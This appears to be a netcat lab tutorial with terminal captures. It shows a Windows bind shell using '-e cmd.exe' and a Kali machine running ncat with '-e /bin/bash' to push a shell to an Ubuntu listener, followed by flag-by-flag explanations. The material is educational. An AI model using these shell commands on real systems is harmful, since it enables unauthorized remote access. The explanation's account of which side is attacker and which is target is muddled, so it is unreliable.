


Here we connected from Ubuntu to our Kali Linux machine, and then we were able to do Linux-related tasks in the Ubuntu Shell.

On windows machine the cmd.exe (dos prompt program) is used to start a similar shell using

netcat. The syntax of the command is same.

```
C:toolsnc>nc -v -l -n -p 1453 -e cmd.exe
```



Datei
Aktionen
Bearbeiten
Ansicht
Hilfe
vm-p-prd-HFI_SA-y7wq7-k-y3y2s-li224-vmLM1 - VMware Remote Console
VMRC

```
┌──(root㉿li232-vmKL1)-[/home/vmadmin]
└─# ncat  -nv 192.168.110.60 1453 -e /bin/bash
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Connected to 192.168.110.60:1453.
```

```
vmadmin@li224-vmLM1:~$ nc -nvlp 1453
Listening on 0.0.0.0 1453
Connection received on 192.168.110.70 56174
ls
Desktop
Documents
Downloads
MAli
MAli.txt
Music
Pictures
Public
Templates
Videos
aslan_yarim.txt
content_err
content_out
contetnt_err
deneme.txt
fehlermeldungen.txt
hallo
happy_copy.txt
heredoctest
mali
mali.txt
meminfo.txt
meta_scan
output.log
spool_content
std_error2
uncle_error
v
workspace
xy
_
```

**1. `nc -nvlp 1453`:**

**- `nc`: Short for Netcat, it's a tool used for managing network connections.**

**- `-nvlp 1453`: The meanings of these options are as follows:**

**- `-n`: Uses IP addresses instead of resolving hostnames.**

**- `-v`: Displays verbose output.**

**- `-l`: Puts Netcat in listening mode, used to listen for incoming connections on a specific port.**

**- `-p 1453`: Specifies the listening port. Here, we're listening on port 1453.**

**This command listens for incoming connections on port 1453 and forwards them.**

**2. `nc -nv 192.168.110.60 1453 -e /bin/bash`:**

**- `nc`: Again, Netcat is being used.**

**- `-nv`: Displays verbose output and uses IP addresses instead of resolving hostnames.**

**- `192.168.110.60`: The IP address of the target machine to connect to.**

**- `1453`: The port number to connect to on the target.**

**- `-e /bin/bash`: This option instructs Netcat that upon establishing the connection, it should spawn a shell command (/bin/bash) and attach the incoming connection to it. So, this command provides a bash shell on the target system to anyone connecting to the IP address 192.168.110.60 on port 1453.**

**These commands are used to create a reverse shell. The first command starts a Netcat server in listening mode, while the second command initiates a connection to the target machine and then attaches that connection to a shell command (bash) on the target. Thus, the attacker gains a shell on the target system and can perform various operations on it.**

**As a result;**

**1. Netcat can establish TCP and UDP connections between computers.**

**2.It can listen for incoming connections on a specific port using the -l option.**

**3.Netcat can transfer files between systems using the file redirection feature.**

**4.It can be used to scan ports on remote systems to check for open ports and services.**

**5. Netcat can act as a basic web server or client, enabling simple HTTP communication.**